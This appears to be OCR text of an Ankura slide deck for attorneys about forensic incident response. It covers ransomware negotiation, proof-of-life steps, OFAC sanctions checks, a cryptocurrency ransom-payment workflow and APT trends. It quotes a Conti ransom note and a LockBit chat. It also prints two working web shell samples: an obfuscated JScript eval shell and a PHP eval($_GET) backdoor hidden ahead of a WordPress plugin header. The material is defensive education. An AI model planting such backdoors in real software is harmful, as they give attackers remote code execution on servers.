ankura

How Forensic Firms Assist Attorneys and Clients

Common Tasks Supported By DFIR Firms

eDiscovery forensics

Incident response for cybersecurity incidents

Due diligence during mergers and acquisitions

Expert witness investigations and testimony

Incident planning and defense

Common Types of Cyber Incidents

- Business Email Compromise
- Network Intrusion
- Ransomware
- Other Malware
- Insider Threat
- Due Diligence
- Advanced Persistent Threats

Cybersecurity Incident Response

- PICERL
- Identify root cause and affected systems/data
- Contain the attack and client network (EDR)
- Eradicate the threat and remove malicious files/policies
- Recover the network and rectify any vulnerabilities (PBR)
- Lessons Learned

Support for Counsel's Advice

Identify data accessed and exfiltrated by a threat actor


Data mine accessed data to identify sensitive/protected data which may require notifications

Identify if responsible party was internal or external to the client

Generate executive summary, forensic report, or other deliverable

Address technical questions from auditors/regulators

Provide expert opinion and testimony



Support for Client’s Recovery

Support for Client Cyber Health

- Retainers
- Incident Response Planning
- Tabletop Exercises
- Proactive vulnerability assessments
- Ensure insurability through underwriting preparation
- Managed Detection and Response/MSSP

Threat Actor Communications & Payment

Factors to Consider Related to Ransom Payments

- Does the victim have viable backups?
- What are the business interruption costs if no ransom is paid?
- Is the threat group sanctioned in any country where the victim does business?
- Are the funds for payment available or will someone need to front?

Threat Actor Negotiations

*readme.txt - Notepad

File Edit Format View Help

```
All of your files are currently encrypted by CONTI strain.

As you know (if you don't - just "google it"), all of the data that has been encrypted by our software cannot be recovered by any means without contacting our team directly.
If you try to use any additional recovery software - the files might be damaged, so if you are willing to try - try it on the data of the lowest value.

To make sure that we REALLY CAN get your data back - we offer you to decrypt 2 random files completely free of charge.

You can contact our team directly for further instructions through our website :

TOR VERSION :
(you should download and install TOR browser first https://torproject.org)

http://contirecj4hbzmyzuydyzrvm2c65blmvhoj2cv[redacted]onion/

HTTPS VERSION :
https://contirec[redacted]ws

YOU SHOULD BE AWARE!
Just in case, if you try to ignore us. We've downloaded a pack of your internal data and are ready to publish it on out news website if you do not respond.
So it will be better for both sides if you contact us as soon as possible.


---BEGIN ID---
ojg0uU3yK4rtbrVmTh0nPSRS7SwkGYZgYiegcU58zDyQ[redacted]
---END ID---
```

Threat Actor Negotiations

TRIAL DECRYPT

You can decrypt a single file for warranty - **we can do it.**

ATTENTION!

Decryption is available once for you

Upload the encrypted file

max. 256 kb

CHAT WITH SUPPORT

2021-11-24 22:41:59

We are the Lockbit team. Your network is encrypted, your data is stolen. To purchase a decryptor and avoid publishing data, you need to pay an amount of $200.000 in bitcoins within 96 hours. When you buy a decryptor, you get a decryptor for your entire network, the deletion of your data from the blog and our servers, information about how we got to you and the open vulnerabilities of your

Message...

SEND

Proofs of Life

Proof of Data Exfil	Threat actor provides list of stolen data and/or sample files
Proof of Decryption	Sample encrypted files sent to threat actor to prove ability to decrypt
Proof of Wallet Viability	Small random sum sent to threat actor Threat actor confirms receipt by advising the payment amount

OFAC Sanctions Checks

Collection of Indicators of Compromise (IOC)	Threat Intelligence/OSINT Investigation	Check Sanctions Lists
• IP addreses, URLs, email addresses, attributed geolocation, cryptocurrency wallet IDs, identified threat group/ransomware variant	• Extrapolating on IOCs to further attribute activity to a specific threat group or country	• Multiple countries have sanctions lists. US is always checked.

Client
David Graham

[Ankura Matter ID]
9/24/2021

Ankura IR Project Lead


Date (Workflow Start)

Workflow Task	***Status***		***Responsible Person (Print)***	***Signature (with Date and Time)***
Cryptocurrency Services Agreement	X	Agreement executed	David Graham Completed by	
Ankura Sanctions Check	X	Sanctions check complete; Sanctions Check Statement completed	David Graham Completed by	
Vendor Sanctions Check	X	Necessary information provided to Vendor; confirmation received from Vendor; Sanctions Check Statement sent to client	David Graham Completed by	
Wallet Inception	X	Wallet address: bc1qz45ntk8nmhfz9rpxljf847u8n305[redacted]	David Graham Completed by	
Manager Approval	X	Workflow complete; Vendor authorized to make payment	Robert Olsen OFAC Compliance Officer David Graham Completed by	DocuSigned by: Robert Olsen 9/27/2021 36724BF94178450... DocuSigned by: David Graham 9/27/2021 CCDF460BB1754E1...
Currency Exchange	X	Wire received by Vendor from client; Cryptocurrency purchased	David Graham Completed by	DocuSigned by: David Graham 9/27/2021 CCDF460BB1754E1...
Client Approval	X	Final written approval from client to send cryptocurrency to threat actor	David Graham Completed by	DocuSigned by: David Graham 9/27/2021 CCDF460BB1754E1...
Transaction Completion	X	Confirmation of Cryptocurrency transmission to threat actor received by Vendor, confirmation sent to client	David Graham Completed by	DocuSigned by: David Graham 9/27/2021 CCDF460BB1754E1...

Cryptocurrency Transfer


- Blockchain contains persistent leger of cryptocurrency transactions
- Transfer occurs digitally from one wallet to the public address of another wallet
- Transaction is confirmed when it is recorded to a mined block of the blockchain and that new transaction is six blocks deep.
- Message sent to Threat Actor to confirm transfer and for them to fulfill their promises

Ankura's 2021 Threat Trends



Current State of Cybersecurity

- Ransomware attacks down 37% beginning in December 2021
  - Conti and some smaller groups have escalated in March 2022
- Business email compromises remain a consistent threat
- All cyber breach related services are reported the slowest two months they've ever experienced at the beginning of 2022
- Log4J and Exchange ProxyShell are most exploited vulnerabilities



Nation-State APT Groups

- Damage reputation by defacing government/agency websites or DDoS
- Steal research/trade secrets from manufacturing and academia
- Manipulate politics through spread of misinformation or stealing and leaking sensitive data
- Conduct cyber espionage
- Damage infrastructure through cyber warfare

Anatomy of a Common APT Attack

Gain	Gain access to target (exploit vulnerability or spear phishing)
Deploy	Deploy remote access backdoors (webshells)
Enumerate	Enumerate network and steal credentials
Deploy	Deploy redundant backdoors for persistence
Perpetrate	Perpetrate intended action (steal data, deploy malware, deface website)

```
Gif89a
<%@ Page Language="Jscript"%>
<%
var a = "un" + Char ( 115 ) + Char ( 97
) + "fe";
var b = Char ( 82 ) + Char ( 101 ) +
Char ( 113 ) + Char ( 117 ) + Char (
101 ) + Char ( 115 ) + Char ( 116 ) +
Char ( 46 ) + Char ( 73 ) + Char ( 116
) + Char ( 101 ) + Char ( 109 ) + Char
( 91 ) + Char ( 34 ) +
char(84)+char(102)+char(72)+char(65)+char
(54)+char(75)+char(118)+char(98)+char(83)
+char(71)+char(76)+char(81)+char(83)+char
(56)+char(90)+char(86) + Char ( 34 ) +
Char ( 93 );
var M = eval(b,a);
var T = eval(M,a);
Response.Write("");
%>
```

```
<?php eval($_GET[11]); ?><?php
  /*
   Plugin Name: Mathjax Latex
   Description: Transform latex equations in javascript using mathjax
   Version: 1.0
   Author: Phillip Lord, Simon Cockell
   Author URI: http://knowledgeblog.org

   Copyright 2010. Phillip Lord (phillip.lord@newcastle.ac.uk)
   Simon Cockell (s.j.cockell@newcastle.ac.uk)
   Newcastle University.

  */


class MathJax{
  static $add_script;
  static $block_script;
```

Thank You!

Incident@Ankura.com

Todd Doss

Senior Managing Director;

Incident Response

Todd.Doss@ankura.com

540.935.9036 Mobile

Brent Riley

Managing Director;

Incident Response

Brent.Riley@ankura.com

540.848.5404 Mobile

Ankur Sheth

Senior Managing Director;

Cyber Tech & Risk Advisory

Ankur.Sheth@ankura.com

610.698.1085 Mobile

Peter Vu

Managing Director;

Threat Detection

Peter.Vu@ankura.com

571.384.9041 Mobile

Stephanie Richardson

Director;

Business Development

Stephanie.Richardson@ankura.com

216.644.5028 Mobile